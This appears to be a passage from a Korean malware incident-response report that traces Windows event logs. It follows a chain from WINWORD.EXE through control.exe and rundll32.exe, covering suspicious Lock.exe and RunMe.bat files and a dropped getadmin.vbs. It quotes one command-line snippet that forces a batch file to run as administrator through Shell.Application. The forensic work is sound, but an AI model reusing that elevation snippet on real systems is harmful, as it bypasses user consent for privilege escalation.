winlog.event_data.ImageLoaded.keyword: Descending		winlog.event_data.TargetFilename.keyword: Descending	
C:\Users\DDJ\Downloads\rundll2.exe		C:\Users\DDJ\Desktop\Lock.exe	
		C:\Users\DDJ\Downloads\Lock.exe	


- rundll2.exe의 부모 프로세스는 explorer.exe이라는 것을 알 수 있고

C:\Users\DDJ\Desktop\Lock.exe와 C:\Users\DDJ\Downloads\Lock.exe이 관련됨을 알 수 있음




- (18:15경) rundll2.exe는 네트워크 연결을 한 것이 확인됨
- 소스ip : 172.30.1.35 · 도착ip : 172.30.1.25
- 도착 포트 : 443 · 소스 포트 : 50804 · TCP 연결

5.1.2.2 Explore.exe 분석




- (15:47경) C:\Windows\Explorer.EXE(4244)


-> C:\Users\DDJ\Downloads\office\RunMe.bat 생성




- (15:48경) C:\Windows\System32\cmd.exe(7452)가 "C:\Windows\system32\cmd.exe /c "C:\Users\DDJ\Downloads\office\RunMe.bat" 명령어를 통해 RunMe.bat를 실행
C:\Users\DDJ\AppData\Local\Temp\getadmin.vbs 생성됨



- (15:48경) C:\Windows\system32\cmd.exe(7452)가 HKU\WS-1-5-21-1908149527-2608072508-3932278328-1002\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts.vbs 접근 (CurrentVersion\Explorer : IE나 Explorer가 실행될때마다 등록된 DLL 실행함)
- > 악성코드의 지속성으로 예상된다.




- (15:48경) C:\Windows\System32\wscript.exe(4700)가 "C:\Windows\System32\WScript.exe" "C:\Users\DDJ\AppData\Local\Temp\getadmin.vbs" 명령어를 통해 getadmin.vbs를 실행 (wscript.exe의 부모 프로세스는 C:\Windows\System32\cmd.exe)




- (15:48경) C:\Windows\System32\cmd.exe(2184) -> cmd /u /c echo Set UAC = CreateObject("Shell.Application") : UAC.ShellExecute "cmd.exe"
- > 배치 파일 관리자 실행을 권유하지 않고 강제로 관리자로 실행시키는 코드

5.1.2.3 경로 순회 공격 발견




- (16:20경) 경로순회공격 확인



프로세스 id		부모 프로세스 id	
winlog.event_data.ProcessId.keyword: Descending	Count	winlog.event_data.ParentProcessId.keyword: Descending	Count
10064	1	3260	1
1744	1	3772	1
2780	1	7332	1
6320	1	9800	1

- C:\Windows\SysWOW64\rundll32.exe 부모 프로세스 추적



- 3772 -> C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

Image	ParentImage
winlog.event_data.Image.keyword: Descending	ata.ParentImage.keyword: Descending
C:\Windows\SysWOW64\control.exe	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\SysWOW64\control.exe

- 7332 -> C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

Image	ParentImage
winlog.event_data.Image.keyword: Descending	winlog.event_data.ParentImage.keyword: Descending
C:\Windows\SysWOW64\control.exe	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

- 9800 -> C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

> 악성코드는 WINWORD.exe와 관계 되어 있음을 확인 가능